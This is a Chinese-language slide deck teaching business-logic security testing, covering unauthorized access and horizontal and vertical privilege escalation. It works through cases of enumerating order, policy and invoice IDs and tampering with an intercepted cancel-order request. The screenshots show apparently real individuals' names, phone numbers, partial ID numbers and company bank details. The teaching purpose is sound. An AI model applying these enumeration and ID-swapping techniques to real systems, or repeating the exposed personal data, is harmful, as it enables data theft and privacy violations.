

逻辑漏洞之业务安全



目录 CONTENTS

01 业务授权安全

02 业务流程乱序

03 业务接口调用

04 业务一致性安全

05 业务数据篡改

06 时效绕过测试

01

业务授权安全





业务授权安全原理

最小权限原则： 确保用户和系统只有在其职责范围内才能访问和执行操作。

强身份验证： 要求用户进行有效的身份验证，例如多因素身份验证，以确保只有授权用户才能访问敏感业务。

利用场景：

企业内部系统需要将不同用户角色的权限分配，例如管理员和普通用户的权限不同。

用户在进行敏感业务操作时需要进行身份验证，例如电子银行转账。

要是网站没有做好这些防护呢？



业务未授权原理

会话管理漏洞：如果应用程序的会话管理不安全，攻击者可以访问其他用户的支付信息或执行未经授权的支付操作。这可能是因为会话标识不够随机或不安全，或者因为会话没有正确终止。

不安全的存储：如果用户的支付信息在服务器上不安全地存储，黑客可能会访问这些信息并滥用它们。这包括未加密的银行卡信息或密码。

要是网站没有做好这些防护呢？

01 业务授权安全

业务授权安全

1.未授权访问

2.越权访问

1.未授权访问

非授权访问是指用户在没有通过认证授权的情况下能够直接访问需要通过认证才能访问到的页面或文本信息。

可以尝试在登录某网站前台或后台之后，将相关的页面链接复制于其他浏览器或其他电脑上访问，看是否能访问成功。

分布式调度系统未授权访问：

`/schedule?app=wms-bounding&pk=5ab6daa129cc5f67b85f973b6530ba44`



serverArg	队列	服务器	处理数据	最新时间	成功次数	失败次数	状态
server:allocatePickTaskWorker 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=5.10; TP90=4.98; TP55=4.61			
server:boundingApprovalFlowTaskService 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=7.52; TP90=5.58; TP55=5.31			
server:boundingCalculateCaptoProTaskService 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=402.52; TP90=385.35; TP55=300.76			
server:boundingCreateLossDetailTaskService 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=5.59; TP90=5.36; TP55=4.89			
server:boundingCreateLossDetailWholeTaskService 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=5.55; TP90=5.44; TP55=5.08			
server:boundingCreateStockAdjustTaskService 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=5.68; TP90=5.45; TP55=4.95			
server:boundingCreateStockDetailTaskService 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=8.48; TP90=8.35; TP55=7.94			
server:boundingDeliveryOfSupplierToUpdateOITask 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=5.33; TP90=5.23; TP55=4.95			
server:boundingInBoundSupplierTaskService 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=5.02; TP90=4.89; TP55=4.73			
server:boundingReportingLossDetailTaskService 集群:production	运行	配置	删除	执行时间 (毫秒) : TP99=8.07; TP90=7.96; TP55=7.77			

1. 未授权访问

管理后台利用弱口令登陆上去


序号	管理菜单名称 / 功能链接		
1	栏目菜单设置	menu/admin/menu.php?groupid=1	修改 删除
	菜单名称		新增菜单

看到一个栏目菜单链接

01 业务授权安全

1. 未授权访问

将此链接拼接到域名里头，可以直接访问到管理员账号才有的栏目菜单设置



 2.越权访问

越权漏洞的成因主要是因为开发人员在数据上进行增、删、改、查询时对客户端请求的数据过分相信而遗漏了权限的判定。

a) **平行越权** (水平越权是指相同权限的不同用户可以互相访问)

test test1

b) **垂直越权** (垂直越权是指使用权限低的用户可以访问权限较高的用户)

admin


通常情况下，一个 Web 程序功能流程是登录 - 提交请求 - 验证权限 - 数据库查询 - 返回结果。如果验证权限不足，便会导致越权。常见的程序都会认为通过登录后即可验证用户的身份，从而不会做下一步验证，最后导致越权。

2.越权访问

挖掘思路:

水平越权: 如果在访问网站数据包中有传输用户的编号、用户组编号或类型编号的时候, 那么尝试对这个值进行修改, 就是测试越权漏洞的基本。

垂直越权: 添加用户



 2.越权访问

越权漏洞的危害

越权漏洞的危害与影响主要是与对应业务的重要性相关，比如说某一页面服务器端响应（不局限于页面返回的信息，有时信息在响应包中，页面不一定能看见）中返回登录名、登录密码、手机号、身份证等敏感信息，如果存在平行越权，**通过对用户ID的遍历，就可以查看所有用户的敏感信息，这也是一种变相的脱库，而且很难被防火墙发现，因为这和正常的访问请求没有什么区别，也不会包含特殊字符，具有十足的隐秘性。**

 2.越权访问

如何检测越权漏洞

最简单的一种检测方式是，首先是通过定位鉴权参数，然后替换为其他账户鉴权参数的方法来发现越权漏洞。

案例：

用户A现在拥有一个有效的访问令牌，该令牌将作为鉴权参数用于以后的请求。每当用户A尝试发布帖子或查看其他用户的个人资料时，她的请求都会包含此访问令牌。（此令牌包括不限于ID和cookie）

案例1：订单遍历

orderId=107925285287



orderId=107925285287

bizParams

- orderId=107925285287
- nickname=

Expand All Collapse JSON parsing completed.

Transformer Headers Text View Syntax View Image View Hex View Web View Auth Caching Cookies Raw JSON XML

address=江苏软件园

- cityCode=1602
- cityName=南京
- countyCode=40680
- countyName=玄武区
- mobile=18551834323
- name=陈永兵
- phone=
- provinceCode=1600
- provinceName=江苏
- zip=0

bookingTime=2017-12-18 20:22:56

canCancel=True

canDelete=False

clearTime

freight=0

guestOrderStatus=待支付

guestOrderStatusCode=1

memberId=1171215026107358

orderId=107925285287

orderStatus=待支付

orderStatusCode=0

payOrderId=478

sku

0

orderId可越权，可遍历获取其他用户订单

泄露订单信息，包括收货地址，手机号，购买的商品

 订单遍历

http://fx.wooyun.org/mOrder/ticketDetail.do?orderId=27880000

返回订单列表 订单信息

产品名称: 东方明珠
订单号: 27880000
打印订单

订单状态: 已支付
下单时间: 2016-03-23 20:53:17

商品名称	数量	游玩日期	驴妈妈价	分销价
东方明珠旋转餐厅自助晚餐-第二档 成人票	2	2016-03-27	¥308.0	¥288.0

门市价: ¥656.0 | 共节省: ¥80.00 | 订单结算总额: ¥576.0

游客信息

游玩人1

姓名: 许民
手机号码: 1327111766
证件类型: 身份证
证件号码: 3206211996*****

www.wooyun.org

http://fx.wooyun.org/mOrder/ticketDetail.do?orderId=20900000

返回订单列表 订单信息

产品名称: 黄山风景区
订单号: 20900000
打印订单

订单状态: 已支付
下单时间: 2015-04-04 21:18:00

商品名称	数量	游玩日期	驴妈妈价	分销价
成人票门票【3月-11月】 【途牛专用】	2	2015-04-05	¥223.0	¥223.0

门市价: ¥460.0 | 共节省: ¥14.00 | 订单结算总额: ¥446.0

游客信息

游玩人1

姓名: 陈倩倩
手机号码: 1395597851
证件类型: 身份证
证件号码: 1309231991*****

www.wooyun.org

案例2：保单合同遍历下载

下载保单接口存在未授权访问, 不要登录, 直接遍历下载保单合同 pdf 原件(泄露合同内容, 投保人身份证等敏感信息):

[https://\[redacted\]/olins/downloadElectronicPolicy.action?polno=9200200012432405](https://[redacted]/olins/downloadElectronicPolicy.action?polno=9200200012432405)

9200200012431305.pdf

人身保险合同

币值单位: 人民币

保险合同编号: 912431305 保险合同生效日: [redacted]

投保人: 边向刚 性别: 男 生日: [redacted] 年03月25日 证件号码: 210726197704[redacted]

保险项目	保险期间	份数
主险:		
[redacted] 寿险	1年	1份

案例3：遍历获取开票信息

可遍历获取开票信息，遍历参数mpid即可。

/apps/api/qymp/weixin/msdp/queryByMpid?mpid=222098

← → ↻ ⓘ /apps/api/qymp/weixin/msdp/queryByMpid?mpid=222098

```
{
  "returnCode": "00000000",
  "returnMessage": "成功",
  "data": {
    "mpid": 222098,
    "glid": "22588496",
    "glmc": "新疆骏德环球进出口贸易有限公司",
    "xh": 1,
    "nsrnc": "新疆骏德环球进出口贸易有限公",
    "nsrsbh": "91650100098170656C",
    "dz": "新疆乌鲁木齐经济技术开发区井冈山西街路568号",
    "lxdh": "0991-3169089",
    "khh": "中国银行股份有限公司乌鲁木齐市经济技术开发区支",
    "yhz": "108245234841",
    "zszpbz": null,
    "mrttbz": null,
    "kpm": null,
    "xgsj": 1493692249000,
    "cjsj": 1491985670000,
    "ewmjc": "",
    "qylogo": null,
    "gswz": "",
    "cjly": "02_0001",
    "yxbz": "Y",
    "tzgx": ":",
    "ynsrsbh": null,
    "xnsrsbh": null,
    "datakz": null,
    "total": null
  }
}
```

/apps/api/qymp/weixin/msdp/queryByMpid?mpid=222063

← → ↻ ⓘ /apps/api/qymp/weixin/msdp/queryByMpid?mpid=222063

```
{
  "returnCode": "00000000",
  "returnMessage": "成功",
  "data": {
    "mpid": 222063,
    "glid": "126082",
    "glmc": null,
    "xh": 1,
    "nsrnc": "华夏人寿保险股份有限公司佛山中心支公司",
    "nsrsbh": "914406000868348",
    "dz": "六路11号1座6层02、03、04、05、06房",
    "lxdh": "0757-82729099",
    "khh": "中国农业银行股份有限公司佛山华达支",
    "yhz": "44422001040084160",
    "zszpbz": null,
    "mrttbz": "Y",
    "kpm": null,
    "xgsj": 1491985221000,
    "cjsj": 1491985221000,
    "ewmjc": null,
    "qylogo": null,
    "gswz": null,
    "cjly": "03_0012",
    "yxbz": "Y",
    "hz": false,
    "ynsrsbh": null,
    "xnsrsbh": null,
    "datakz": null,
    "total": null
  }
}
```

案例4：遍历获取观影记录

Load URL `http://prc.ifeng.com/playRecord/getList?username=123456789&sid=567F2E2560B26955C1B52B8813539562&start=0&limit=20&callback=`

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

`(({"data":{"total":20,"list":[{"duration":"101","name":"吕宁思：刘汉案是中央铲除官商勾结的信号","device":"pc","vurl":"http://v.ifeng.com/ent/zongyi/201309/019edfb9-9b0d-4fa9-b161-a6d4a7bf7ba8.shtml","vid":"0152b5d6-5340-4dff-85d1-bb4f01a7d08b","played_time":"1396340937016","last_point":"23"},{"duration":"101","name":"(下)","device":"pc","vurl":"http://v.ifeng.com/ent/zongyi/201309/019edfb9-9b0d-4fa9-b161-a6d4a7bf7ba8.shtml","vid":"0152b5d6-5340-4dff-85d1-bb4f01a7d08b","played_time":"1396340937016","last_point":"23"}]}`

Load URL `http://prc.ifeng.com/playRecord/getList?username=12345678&sid=567F2E2560B26955C1B52B8813539562&start=0&limit=20&callback=`

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

`(({"data":{"total":20,"list":[{"duration":"62","name":"金正恩妹妹明年或访问韩国 已提交申请","device":"pc","videoLargePoster":"http://v.ifeng.com/mil/mainland/201412/0144465c-8ed7-4e77-a403-9d8121aeb6af.shtml","vid":"016f556f-8b75-43a4-ba7b-ccb8af8b4139","played_time":"1417763761067","last_point":"24"},{"duration":"146","name":"奥巴马评价中俄领导人","device":"pc","videoLargePoster":"","vurl":"http://v.ifeng.com/mil/mainland/201412/0144465c-8ed7-4e77-a403-9d8121aeb6af.shtml","vid":"016f556f-8b75-43a4-ba7b-ccb8af8b4139","played_time":"1417761768899","last_point":"5"}]}`

案例5：平行越权

建立两个账号测试平行越权 账号A下订单，生成订单

天天特价 天天省钱 全场9-49元

您好！欢迎来到买卖宝商城！ Hi, [adminmang] 退出 | 我的订单 | 收藏本站 | 手机商城 | 买卖宝商城服务热线：400-886-9499

mmb.cn 买卖宝

购物车0件 去结算

首页 3C数码 服饰内衣 美妆个护 运动户外 鞋靴箱包 饰品钟表 百货家电

个人中心

历史订单 系统支持查看全部订单情况

商品信息 单价(元) 数量 实付款(元) 订单状态 操作


订单编号: D140925939648 下单时间: 2014-09-25 16:48:01

	优雅复古小性感蕾丝连衣裙(送腰带)-粉色 L码	¥139.0	1	¥139.0 (含快递: ¥0.0元)	等待确认	查看订单 取消订单
---	-------------------------	--------	---	---------------------	------	--------------



平行越权

点击取消订单, 抓包, 记录下账号A的订单ID



平行越权

注册账号B adminmang2




The screenshot shows the MMB (买卖宝) website interface. The browser address bar displays `http://pc.mmb.cn/wap/pc/shop/orders.do`. The page features a prominent red banner with the text "天天特价 天天省钱 全场9-49元". Below the banner, a navigation bar includes links for "首页", "3C数码", "服饰内衣", "美妆个护", "运动户外", "鞋靴箱包", "饰品钟表", and "百货家电".

The "个人中心" (Personal Center) section on the left shows the user's profile with the name "adminmang2" and a "一星会员" (One-Star Member) status. The "历史订单" (Order History) section displays a table of orders. The first order is for a "韩千金离子导入仪32g(新老包装随机)-嫩肤仪" (Han Qian Jin Ion导入仪 32g (New/Old packaging random) - Skin Rejuvenation Instrument) with an order number of D140925939693, priced at ¥109.0, and a status of "等待确认" (Waiting for Confirmation).

商品信息	单价(元)	数量	实付款(元)	订单状态	操作
订单编号:D140925939693 下单时间:2014-09-25 16:49:22					
 韩千金离子导入仪32g(新老包装随机)-嫩肤仪	¥109.0	1	¥64.0 (含快递: ¥15.0元)	等待确认	查看订单 取消订单

平行越权

账号B点击取消订单，抓包



Burp Suite Professional v1.6beta - licensed to LarryLau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://pc.mmb.cn:80 [211.151.140.122]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /wap/shop/cancelOrder.do HTTP/1.1

Accept: */*

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Referer: http://pc.mmb.cn/wap/pc/shop/orders.do?status=1

Accept-Language: zh-cn

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)

Host: pc.mmb.cn

Content-Length: 44

Proxy-Connection: Keep-Alive

Pragma: no-cache

Cookie: JSESSIONID=3484F9CCA78AFEB0ED41FADE1AAE224A-3.b; Hm_lpvta_09f69c447e6a8100f30a0a2661883fc=1411635343; _qzjc=1; mmbuid=4uoolcps140925161405; v=5; Hm_lvt_a09f69c447e6a8100f30a0a2661883fc=1411632851,1411633442; _qzja=1.1487781295.1411632851490.1411632851491.1411633441847.1411635335806.1411635343489..0.5.121.2; _qzjb=1.1411632851490.121.5.0.0; _qzjto=121.2.5; newOpu=78744028acef4df3e2c68d9a414de466e87c6a34e; _jzqc=1; _jzqa=1.1487181244293247200.1411632851.1411632851.1411633442.2; _jzqb=1.105.10.1411633442.1; _jzqckmp=1

method=cancelFlashSaleOrder&orderId=31939693

改为adminmang账号的orderid值31939648

01 业务授权安全

平行越权

放包，并且查看回显



删除成功，登录adminmang账号查看即可

01 业务授权安全



平行越权 成功删除



01 业务授权安全

案例6：后台垂直越权

构造如下链接，即可访问用户管理模块：

pp/index.html?parent_code=##/userList

用一个低权限的test账号登录，可直接访问用户管理模块

浏览器地址栏显示：pp/index.html?parent_code=##/userList

页面标题：Home ● 用户管理

用户设置：新增、删除、查询、修改

搜索框：请输入登录名 请输入姓名 请输入手机号

编号	登录名	姓名	手机号	状态	创建时间	操作
1	test	1	1	可用	2017-03-14 14:15	编辑 删除 设置权限
2	liuy	11	13887387281	可用	2016-11-23 16:11	编辑 删除 设置权限

案例7：后台垂直越权

重置管理员密码

分销资源管理系统5.0 欢迎您：李力 最新通知 帮助

常用链接 销售管理 采购管理 库存管理 资金管理 零售管理 报表分析 系统管理 关闭所有标签 操作码

导航

- 待审订单(0)
- 创建销售单
- 销售报表
- 查询销售单
- DC库存查询
- 查询销售退货单
- 创建销售退货单
- 客户管理

